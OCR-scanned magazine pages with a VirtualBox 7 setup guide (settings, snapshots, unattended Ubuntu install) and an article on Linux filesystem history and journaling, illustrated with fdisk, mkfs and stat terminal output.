1 Machine menu Click here to access options including snapshot, file manager and power controls.

2 View menu Adjust your guest VM's window, plus take a screenshot or record the screen.

3 Devices menu Click here to configure virtual peripherals and set shared clipboard settings.

4 Notifications pane VirtualBox 7 displays notifications via this slide-in pane.

5 Status Bar settings Look for activity lights (green and red blinking dots) on your virtual hardware.

6 Host Key A handy reminder of which key releases control of the mouse and keyboard.

Best-practice setup

Regardless of whether you upgrade to *VirtualBox 7* or stick with the version provided by your distro, when it comes to configuring your VMs, there's lots of handy

» WHAT'S NEW IN VIRTUALBOX 7?

Before you commit to upgrading, why should you? Here's a brief rundown of the key new features added in *VirtualBox 7.0:*

Redesigned VirtualBox Manager including a new slide-in Notification Centre offering progress, warning and error messages in place of pop-ups.

New VM Activity Overview and Session Information tools to enable you to monitor both guest and host system resource usage.

Major redesign of wizards to simplify VM setup – incorporating ISO selection and unattended options (such as specifying username, password and host name).

Tools relocated to more logical locations – NAT networks to Network Manager, and extension packs to a new Extension Pack Manager.

Support (via command line) for encrypting all aspects of a virtual machine, not just its disk.

Shared clipboard – you can now copy and paste entire files between host and guest using the shared clipboard.

Ability to run cloud-hosted virtual machines (via Oracle Cloud Infrastructure) directly from VirtualBox Manager.

New virtual TPM (1.2 and 2.0) devices to support Windows 11 guests.

Ability to set Host Audio Driver to Default to simplify migrating VMs to different hardware platforms.

Improved 3D graphics support via VMSVGA driver.

Simplified updating of Guest Additions on Linux VMs thanks to automatic detection of updated Guest Additions ISO file.

»

QUICK TIP

Need to copy files en masse to or from your virtual machine? Once logged in, choose Machine > File Manager. Input your guest OS's username and password, and click Open Session to access a two-way file manager.

advice. First, relying solely on the options provided by the Create Virtual Machine wizard when you first set up your VM leaves you with an underwhelming experience. Therefore it pays to run through the VM's Settings before launching it for the first time.

Work your way through the menu on the left from General down to User Interface. If you want shortcuts to improved performance and key options, read on.

We've already touched on the one problem-free implementation of disk encryption via the General tab, but if you switch to the Advanced tab you'll find options for changing the snapshots folder (handy if you're short on drive space), as well as enabling or disabling two sharing features between your main (host) PC and the VM (guest), namely the shared clipboard and drag-and-drop. In both cases, you'll see options for allowing sharing in one direction only, or bidirectional if you'd like to be able to copy and paste in both directions.

If you struggle with drag-and-drop not working as it should, remember *VirtualBox 7* now supports copying and pasting files via the clipboard (so select your file in one file manager and press Ctrl+C before switching to the other file manager and pressing Ctrl+V).

Boost performance

The System section contains options for fine-tuning your guest's virtual motherboard and processor. These are pre-selected depending on the guest OS you plan to run – for example, set up a Windows 11 machine in *VirtualBox 7* and you'll find the new TPM feature is already set to v2.0, enabling you to run a Windows 11 VM – even on machines that can't run it natively due to the lack of an actual TPM 2.0 chip.

The Motherboard section also enables you to adjust the RAM if your VM lacks oomph (the colour-coded slider makes it easy to stay within sensible bounds so you don't bring your host PC grinding to a halt). You can also switch boot order or change pointing device (the USB Tablet option is a good choice if you can't install VM Additions for any reason, for example, because it doesn't require you to capture the mouse).

» SNAPSHOT INCEPTION

Once of the biggest uses of a virtual machine is as a test bed, and thanks to *VirtualBox's* support for snapshots, you can run multiple experiments without having to create separate VMs for each. Click the menu icon next to a VM's entry in the VirtualBox Manager and select Snapshots.


First take a snapshot of your VM as it stands (regardless of whether it's on or off) – click Take to do so. Give it a suitable name and then provide more detail in the Description tab if required.

Whenever you create a snapshot, *VirtualBox* creates a new VDI in a **Snapshots** folder, which basically records all the changes made since the snapshot was taken, so it grows over time.

You can take multiple snapshots, and nest snapshots within other snapshots. To do this, first restore the parent snapshot in question by right-clicking it and choosing Restore (you can optionally snapshot your current setup at the same time), and then create a fresh snapshot from here.

Running multiple snapshots can quickly eat into available disk space – take the time to periodically clean up unwanted snapshots by right-clicking and choosing Delete. You can delete parent snapshots without removing the children first (a pop-up explains how this works when you come to do it).

Finally, you can clone individual snapshots (right-click and choose Clone) – perfect for comparing different setups side by side.



elementary OS - Settings

Display

Screen | Remote Display | Recording

☑ Enable Server

Server Port: 3389

Authentication Method: Null

Authentication Timeout: 5000

Extended Features: □ Allow Multiple Connections

Configure remote access via this dialog, and you'll be able to control your VMs from other networked devices.

You can also switch between a traditional BIOS for your VM and the more modern EFI. This latter option says it's for "special OSes only", but most modern OSes work with EFI hardware (with or without Secure Boot), so feel free to experiment – however, we recommend switching before installing the OS for the first time.

The Processor tab enables you to increase the number of cores, should your VM prove a bit sluggish. If you're running Ubuntu Server as a VM, make sure Enable PAE/NX is ticked on this screen. Finally, the Acceleration tab allows your VM to tap into your PC's hardware virtualisation capabilities – make sure these are enabled in your system BIOS or UEFI (AMD-V on AMD chips, VT-x on Intel chips), and that Default is selected and Enabled Nested Paging is ticked.

Graphics acceleration

One area you must visit before booting for the first time is the Display section. The Screen tab reveals the pitiful amount of video memory *VirtualBox* reserves by default, resulting in screen tearing and sluggish performance. Whack this up to the maximum – 128MB won't pull up any trees, but it's enough for basic desktop use. You should also tick Enable 3D Acceleration for another much-needed speed bump. Other tabs handle remote connections and the ability to record your virtual screen should you wish to do so for any reason (such as video tutorials).

You'll also see a choice of graphics controllers – the recommended one (VMSVGA for Linux VMs, VboxSVGA for Windows guests) is usually the best one to stick with.

Storage setup

This is where you can configure your storage controllers as well as attach (and detach) both virtual hard drives and CDs/DVDs. When it comes to controllers, SATA is the default choice, but you can add more using the buttons beneath the Storage Devices pane. You'll see old-school IDE and SCSI options joined by newer technologies, including USB (of most use for working with USB boot media – note, booting from virtual USB only works when you enable EFI under System > Motherboard) and, if you've installed the Extension Pack, NVMe. This latter option is also best deployed via EFI as a boot device, and obviously delivers faster boot times when the virtual hard disk is stored on an NVMe drive.

The Audio section is self-explanatory, giving you a choice of three audio controllers, while Network requires tinkering if you want your VM to be visible on your home network. In these circumstances, switch from NAT to Bridged Adaptor. You can also change the virtual network adaptor by expanding Advanced.

What you can't (yet) do from here is configure a virtual Wi-Fi adaptor – you can, however, capture a USB Wi-Fi adaptor plugged into your host PC and use that via the USB section. Speaking of which…

USB emulation

Support for USB has come a long way in *VirtualBox* over the past few years. USB 2.0 and 3.0 are now natively supported without requiring the Extension Pack, and it's easy to capture USB devices via the USB section. Here you choose what controller (USB 1.1, 2.0 or 3.0) you want, then you can add Device Filters, either empty ones you can use to capture devices ad hoc while your VM is running *(see the annotation, page 53)*, or you can specify specific attached devices using the + button, which basically sees the guest capture that device (and make it inaccessible to the host) as soon as you power it up.


Beneath this section is Shared Folders. This provides you with an alternative way to share data between guest and host through a shared machine folder, namely a folder on your main PC. You can make this read-only for security reasons, plus have it automatically mount on startup if you wish.

The final section – User Interface – enables you to streamline the virtual machine's user interface if required, removing unwanted menu items, hardware icons and more. LXF

QUICK TIP

To monitor the performance of both your host PC and any running VMs, select File > Tools > VM Activity Overview. You'll see pie charts revealing host CPU, RAM and drive usage, plus customisable columns for monitoring individual VMs.

INSTALL UBUNTU UNATTENDED



Virtual machine Name and Operating System


Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: Ubuntu 22.04 LTS
Folder: /home/nick/VirtualBox VMs
ISO Image: /media/nick/Misc2/ISO files/ubuntu-22.04.2-desktop-amd64.iso
Edition:
Type: Linux
Version: Ubuntu (64-bit)
□ Skip Unattended Installation

Detected OS type: Ubuntu (64-bit). This OS type can be installed unattendedly. The install will start after this wizard is closed.

1 Choose compatible OS

Choose Machine > New to open the Create Virtual Machine wizard. Click the down arrow next to ISO Image and choose Other… to select your chosen OS's ISO image. Note, this option only works with specific distros – for example, Ubuntu 22.04 but not Ubuntu 23.10 or Mint. Give your guest machine a suitable name and click Next.



Unattended Guest OS Install Setup

You can configure the unattended guest OS install by modifying username, password, and hostname. Additionally you can enable guest additions install. For Microsoft Windows guests it is possible to provide a product key.


Username and Password
Username: nickp
Password: •••••••••
Repeat Password: •••••••••

Additional Options
Product Key: #####-#####-#####-#####
Hostname: VBOX-UBUNTU
Domain Name: myguest.virtualbox.org
□ Install in Background

☑ Guest Additions
Guest Additions ISO: /usr/share/virtualbox/VBoxGuestAdditions.iso

2 Fill in user details


Default user settings (vboxuser, password changeme) are supplied – we recommend changing these, obviously. You may also need to change the Hostname. Speed up post-installation by ticking Guest Additions to install those, too. Click Next to complete the wizard as normal: specify RAM, number of CPU cores and to create a virtual hard drive.



Say goodbye to searching the web for new software. With access to the Snap Store and the Ubuntu software archive, you can find and install new apps with ease. Just type in what you're looking for, or explore categories such as Graphics & Photography, Games and Productivity, alongside helpful reviews from other users.

3 Complete VM installation

Your VM automatically starts up, runs through the setup process and installs the guest additions silently in the background. It ends with you placed at the login screen. Before signing in, however, we recommend shutting down and opening the VM's settings to set up the machine with 3D acceleration and other recommended settings.



```
nickp@VBOX-UBUNTU:~$ sudo apt update
[sudo] password for nickp:
nickp is not in the sudoers file.  This incident will be reported.
nickp@VBOX-UBUNTU:~$ su
Password:
root@VBOX-UBUNTU:/home/nickp# usermod -aG sudo nickp
root@VBOX-UBUNTU:/home/nickp# 
```

4 Restore admin access

Log in to your new guest OS. Before doing anything else, you need to add your user to the **sudoers** file. Open a terminal window and type the following:

```
$ su
$usermod -aG sudo username
```

Reboot your VM for the change to take effect.

EXT4

Credit: https://ext4.wiki.kernel.org

What's in a filesystem?

Mats Tage Axelsson explains how your filesystem keeps everything running smoothly and when it might help for you to do something about it.

OUR EXPERT


Mats Tage Axelsson can be counted on to find new ways to simplify your Linux usage in complex ways. Anything to seem as cool as he thinks he is.

Whenever your computer starts, it uses the filesystem on your disk. Nothing runs without it. This makes everything dependent on this part of your experience. Filesystem access is most obvious on boot and when you start applications – opening new files, saving them and keeping them safe through hard times and failures.

Throughout the history of Linux, the filesystem has evolved from a simple thing to a marvel of precision. Support for the size of disks increased over the decades since the first version. In the early '90s, most computers would risk a total disk crash if shut down improperly. This risk is close to zero in modern systems thanks to new features in filesystems, the key one here being journaling.

Designers can also change the filesystem without redesigning anything else in the kernel – this feature is called the Virtual File System, VFS.

In the future, improvements will go further by adding more granular control of degradation of data during operation. Did you know that flipping a single bit in a JPEG can cause damage over the entire image? With Btrfs and XFS, you can protect against such flaws. This shows the value of such next-gen filesystems.



```
00 Empty            27 Hidden NTFS Win  82 Linux swap / So  c1 DRDOS/s[10/123]
01 FAT12            39 Plan 9           83 Linux            c4 DRDOS/sec (FAT-
02 XENIX root       3c PartitionMagic   84 OS/2 hidden or   c6 DRDOS/sec (FAT-
03 XENIX usr        40 Venix 80286      85 Linux extended   c7 Syrinx
04 FAT16 <32M       41 PPC PReP Boot    86 NTFS volume set  da Non-FS data
05 Extended         42 SFS              87 NTFS volume set  db CP/M / CTOS / .
06 FAT16            4d QNX4.x           88 Linux plaintext  de Dell Utility
07 HPFS/NTFS/exFAT  4e QNX4.x 2nd part  8e Linux LVM        df BootIt
08 AIX              4f QNX4.x 3rd part  93 Amoeba           e1 DOS access
09 AIX bootable     50 OnTrack DM       94 Amoeba BBT       e3 DOS R/O
0a OS/2 Boot Manag  51 OnTrack DM6 Aux  9f BSD/OS           e4 SpeedStor
0b W95 FAT32        52 CP/M             a0 IBM Thinkpad hi  ea Linux extended
0c W95 FAT32 (LBA)  53 OnTrack DM6 Aux  a5 FreeBSD          eb BeOS fs
0e W95 FAT16 (LBA)  54 OnTrackDM6       a6 OpenBSD          ee GPT
0f W95 Ext'd (LBA)  55 EZ-Drive         a7 NeXTSTEP         ef EFI (FAT-12/16/
10 OPUS             56 Golden Bow       a8 Darwin UFS       f0 Linux/PA-RISC b
11 Hidden FAT12     5c Priam Edisk      a9 NetBSD           f1 SpeedStor
12 Compaq diagnost  61 SpeedStor        ab Darwin boot      f4 SpeedStor
14 Hidden FAT16 <3  63 GNU HURD or Sys  af HFS / HFS+       f2 DOS secondary
16 Hidden FAT16     64 Novell Netware   b7 BSDI fs          f8 EBBR protective
17 Hidden HPFS/NTF  65 Novell Netware   b8 BSDI swap        fb VMware VMFS
18 AST SmartSleep   70 DiskSecure Mult  bb Boot Wizard hid  fc VMware VMKCORE
1b Hidden W95 FAT3  75 PC/IX            bc Acronis FAT32 L  fd Linux RAID auto
1c Hidden W95 FAT3  80 Old Minix        be Solaris boot     fe LANstep
1e Hidden W95 FAT1  81 Minix / old Lin  bf Solaris          ff BBT
24 NEC DOS

 u  23.10 < 1:[tmux]*> 6h35m 3.13 4x2.5GHz 7.6G49% 109G89% 2024-01-13 14:17:11
```

When you run the fdisk program, it shows a long list of filesystems you can create on a disk.

The history of Linux filesystems starts before Linux itself. For the first iteration of the Linux kernel, Torvalds used the Minix OS. This was an obvious choice, as its purpose was education. It was a tool for computer science students to learn how to make an OS.

Since Minix was the OS, it follows that the filesystem is also called Minix. It very quickly became clear that there were severe limitations to this system. Minix supports only 14 characters in filenames and 64MB of storage per partition. If you create a partition (using *fdisk*), you can see that a Minix partition, regardless of size, is never larger than 64MB.

Linus did not build his own filesystem to remedy this problem. Rémy Card was instead hard at work creating the ext (Extended) filesystem. Despite being a vast improvement over Minix, even Rémy saw its limitations. So, he started creating the second extended (ext2) filesystem immediately. Ext1 only supported a single file timestamp (modern filesystems support creation, modify and accessed), it didn't manage fragmentation and inodes were immutable.

Despite these limitations, it enabled Linus to implement the first version of the Virtual File System. VFS was an important Linux milestone as it introduced abstraction at an early stage. As you can guess, the VFS creates a virtual image of the filesystem below.

This gives you the option to use any filesystem while developers can ignore any specifics of that. A developer of *GIMP* – as an example – wants to save the latest changes. With VFS, that code calls the write to file function, the kernel then sends it to the underlying function that keeps track of the file.

It may seem trivial to save a file to disk, but given potential system failure, fragmentation of the file and

» NTFS: GOOD OR BAD?

As Linux lovers, we have a serious suspicion of anything Microsoft. That said, NTFS, originally for Windows, is quite good. Windows first used the FAT (File Allocation Table) system, which has pointers to files. In the upgrade, NTFS has the MFT (Master File Table), which contains pointers to files and, if small, the files themselves. There is also a safety copy of the MFT on disk. This can make handling small files really fast. The only caveat is that it causes problems when you have too many small files. The MFT gets full and has to be re-arranged too often, causing drag. One powerful thing about the MFT is that it can cache small files, making it more likely to avoid fragmentation. The disk space for a file can be chosen pre-emptively.

It also uses a b-tree structure (compare Btrfs – the b-tree fs), making file search fast. In addition, it uses journaling and logging to recover files after a failure. This allows the system to write files that were only half written to disk in a crash. Compression is also built in, in contrast to the older FAT32 system.

With all these features, and big enough files, the NTFS system is actually pretty decent. After all, many businesses rely on it.

other complications, these are details that perplex even the most brilliant programmer, but they can now all be ignored. With a simple interface for application programmers, tuning of filesystem features could begin in earnest.

All these developments happened from 1991 until 1992. As soon as the ext system was ready, Rémy Card started development of ext2. This was the first version that was commercially viable, in January 1993.

Why this version was ready for prime time is that it can handle filesystem sizes up to four terabytes. Enough even for contemporary laptop and desktop systems. It did, however, lack support for journaling, making it hard to recover files. Despite the newer ext3 and ext4, you can still consider ext2 for flash drives and similar. And the reason for this is ext2's lack of journaling. Journaling causes more writes, shortening the lifespan of some storage devices. As a side note, use the `noatime` mount option for this, since it keeps writing the access time otherwise.


Still in the second extension

The systems on your desktop or laptop are probably using ext4. The power of this filesystem is the journaling system – it can save your data in case of a crash. Even when your battery runs out, next time you boot, many writes can happen that the system had put into the journal before the failure. At boot, you may see text about orphaned inodes; this is the kernel reading the journal and cleaning up writes that were half done before failure. In many cases, the file you were writing can still need restoring, but before journaling, your entire filesystem would have been at risk.

Designers considered the work of moving an ext2 filesystem to ext3, so made it simple. They continued this when creating ext4. If you have an old ext2 or ext3 drive that you want to use, the ext4 driver can still read and write to it.

If you want to change the drive to ext4, the recommended path is to reformat. For stubborn people, it is possible to do it on disk – check the *e2fsprogs* for guidance.

But why are you using ext4 – surely you don't need the 1EiB filesystem size or the 16TiB file size? As impressive as these features are, they're not really useful for the average home user, and frankly even most corporations. Scientific institutions can generate files this huge, though they are more interested in the nanosecond-level timestamps added in ext4.




```
Command (m for help): w
The partition table has been altered.
Synching disks.

matstage@matstage:~$ sudo mkfs. /dev/sdb1
mkfs.bfs     mkfs.ext2    mkfs.ext4    mkfs.minix   mkfs.ntfs
mkfs.cramfs  mkfs.ext3    mkfs.fat     mkfs.msdos   mkfs.vfat
matstage@matstage:~$ sudo mkfs.ext2 /dev/sdb1
mke2fs 1.47.0 (5-Feb-2023)
/dev/sdb1 is mounted; will not make a filesystem here!
1 matstage@matstage:~$ umount /dev/sdb1
matstage@matstage:~$ sudo mkfs.ext2 /dev/sdb1
mke2fs 1.47.0 (5-Feb-2023)
/dev/sdb1 contains a minix filesystem
Proceed anyway? (y/N) y
Creating filesystem with 498881 4k blocks and 124928 inodes
Filesystem UUID: 32955874-49a0-43d7-994c-629ce71d5897
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912

Allocating group tables: done
Writing inode tables: done
Writing superblocks and filesystem accounting information: done
```

After having created a partition, you must create the filesystem. Note the superblock backups! You can also mess things up...



```
Jag är på väg till Stockholm [py1Tx19NT-w].opus
Mariah-Fantasy.mp3
MyOwnMusic/
Ögon som glittrar [188HqUm2jc0].opus
OldSheep.amr
Queen – Bohemian Rhapsody (Official Video Remastered) [fJ9rUzIMcZQ].opus
Sällskapsresan -  Tj.mp3
Schiller/
Simplesheep.amr
SmallSheep.amr
Spandau Ballet - Through the Barricades [yn7HXmzxqV8].opus
Svensk/
Wham! - Last Christmas (Official Video) [E8gmARGvPlI].opus
matstage@matstage:~$ cp Music/OldSheep.amr /media/matstage/disk/
cp: cannot create regular file '/media/matstage/disk/OldSheep.amr': Permi
1 matstage@matstage:~$ sudo cp Music/OldSheep.amr /media/matstage/disk/
matstage@matstage:~$ df -h /media/matstage/disk/
Filesystem      Size  Used Avail Use% Mounted on
/dev/sdb1        64M   16K   64M   1% /media/matstage/disk
matstage@matstage:~$ mount |grep sdb1
/dev/sdb1 on /media/matstage/disk type minix (rw,nosuid,nodev,relatime,uh
matstage@matstage:~$ lsblk /dev/sdb
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
sdb      8:16   1  1.9G  0 disk
└─sdb1   8:17   1  1.9G  0 part /media/matstage/disk
```

On disks using the minix system, you can see that even on a 2GB disk you can only access 64MB.

It could be that if you have a database running, you may also need more granular timestamps afforded in this case. But features that may actually help you with performance are online defragmentation, delayed allocation and more.

The current range of filesystems have been around for decades. The reason is that they were well thought out from the beginning, though newer versions are on the way. Any improvements are very ambitious attempts at making storage safer, while also easier to handle when corruption happens. While ext4's checksumming helps identify corrupt superblocks, better solutions are required than this.

Using your journal

The biggest development of Linux filesystems was the journal. The main idea of the journal was to have records that could help *fsck* repair a disk quicker than before. Without the journal, *fsck* had to check every single block for problems, even the empty ones.

This caused the repair and check functions to take much longer than they do now. Have you had a crash lately? Where your disk had the dreaded orphaned nodes? The time you wait for that nowadays is hardly noticeable. Before the journal, this recovery would always take hours if not days. We exaggerate for effect, but with big systems, it was unacceptable.

How does the filesystem achieve such fast recovery times? It does it by keeping track of ongoing writes in the journal – this also keeps the empty blocks out of the check. As the procedure goes through the recovery, it simply verifies which journal entry is still pending and reverts the inode tables to point at the healthy inodes. An empty slot has no entries, so need not be checked.

If you have ever used a database, you may recognise how a journal works. When your application wants to write data to your disk, it asks to open the file, sends what needs to change and the filesystem figures out where to put it. A journaling filesystem creates a transaction that describes all these changes. These transactions are in a separate section of your partition, the first one after the boot sector. The transactions


QUICK TIP

Even if you know you want to use a new filesystem, try it out beyond the root filesystem before filling the whole system.

»

QUICK TIP

Even more exciting is to set NixOS up with rootfs as a tmpfs system. This gets complicated in a flash, so use a separate system.



```
 t   change a partition type
 v   verify the partition table
 i   print information about a partition

Misc
 m   print this menu
 u   change display/entry units
 x   extra functionality (experts only)

Script
 I   load disk layout from sfdisk script file
 O   dump disk layout to sfdisk script file

Save & Exit
 w   write table to disk and exit
 q   quit without saving changes

Create a new label
 g   create a new empty GPT partition table
 G   create a new empty SGI (IRIX) partition table
 o   create a new empty MBR (DOS) partition table
 s   create a new empty Sun partition table


Command (m for help): t
Selected partition 1
Hex code or alias (type L to list all): extended
Changed type of partition 'Minix / old Linux' to 'Extended'
```

With the fdisk program you can set the type of partition you want, not the file system. That happens with mkfs.disk.


contain the data to put and point to the block where it should go.

When recovering after a crash, the filesystem writes the transactions that were about to happen before the crash. This means that during mount, the filesystem saves the files you tried to save. This is called replaying the journal. So, anything that made it to the journal is on your disk as it was meant to be before the crash happened.

Comparing filesystems

Despite the arrival of newer, sexier filesystems in recent years, ext4 has remained the default for most if not all distributions. Improvements to the system are still incoming from developers, but there are a few issues that require a rethink.

Those issues mostly concern data stability and recovery after failure. The most glaring situations are in professional environments, where uptime is essential and recovery should be as fast as possible. Currently, big data centres use combinations of Logical Volume Management and RAID technology.



```
AO: [pipewire] 48000Hz stereo 2ch floatp
A: 00:00:09 / 00:04:02 (4%)

Exiting... (Quit)
4 matstage@matstage:/media/matstage/PHONE CARD$ stat *
  File: Chris Rea - Driving Home For Christmas  (1986) [DDt3u2Ev1cI].opus
  Size: 3841136         Blocks: 7552       IO Block: 32768  regular file
Device: 8,17    Inode: 61          Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/matstage)   Gid: ( 1000/matstage)
Access: 2024-01-12 02:00:00.000000000 +0200
Modify: 2024-01-12 10:16:38.000000000 +0200
Change: 2024-01-12 10:16:38.000000000 +0200
 Birth: 2024-01-12 10:16:38.280000000 +0200
  File: System Volume Information
  Size: 32768           Blocks: 64         IO Block: 32768  directory
Device: 8,17    Inode: 58          Links: 2
Access: (0755/drwxr-xr-x)  Uid: ( 1000/matstage)   Gid: ( 1000/matstage)
Access: 2016-05-30 03:00:00.000000000 +0300
Modify: 2016-05-30 15:46:42.000000000 +0300
Change: 2016-05-30 15:46:42.000000000 +0300
 Birth: 2016-05-30 15:46:41.310000000 +0300
matstage@matstage:/media/matstage/PHONE CARD$ stat ~/Music/Chris\ Rea\ -\
s\ \ \(1986\)\ \[DDt3u2Ev1cI].opus
  File: /home/matstage/Music/Chris Rea - Driving Home For Christmas  (198
  Size: 3841136         Blocks: 7504       IO Block: 4096   regular file
Device: 8,2     Inode: 6815772     Links: 1
Access: (0664/-rw-rw-r--)  Uid: ( 1000/matstage)   Gid: ( 1000/matstage)
Access: 2024-01-12 10:16:38.290768667 +0200
Modify: 2023-09-29 21:43:20.000000000 +0300
Change: 2023-12-21 20:51:10.926532055 +0200
 Birth: 2023-12-21 20:51:10.406528289 +0200
matstage@matstage:/media/matstage/PHONE CARD$ █
```

To find out vital information about your files and filesystem, check the results of the stat command.

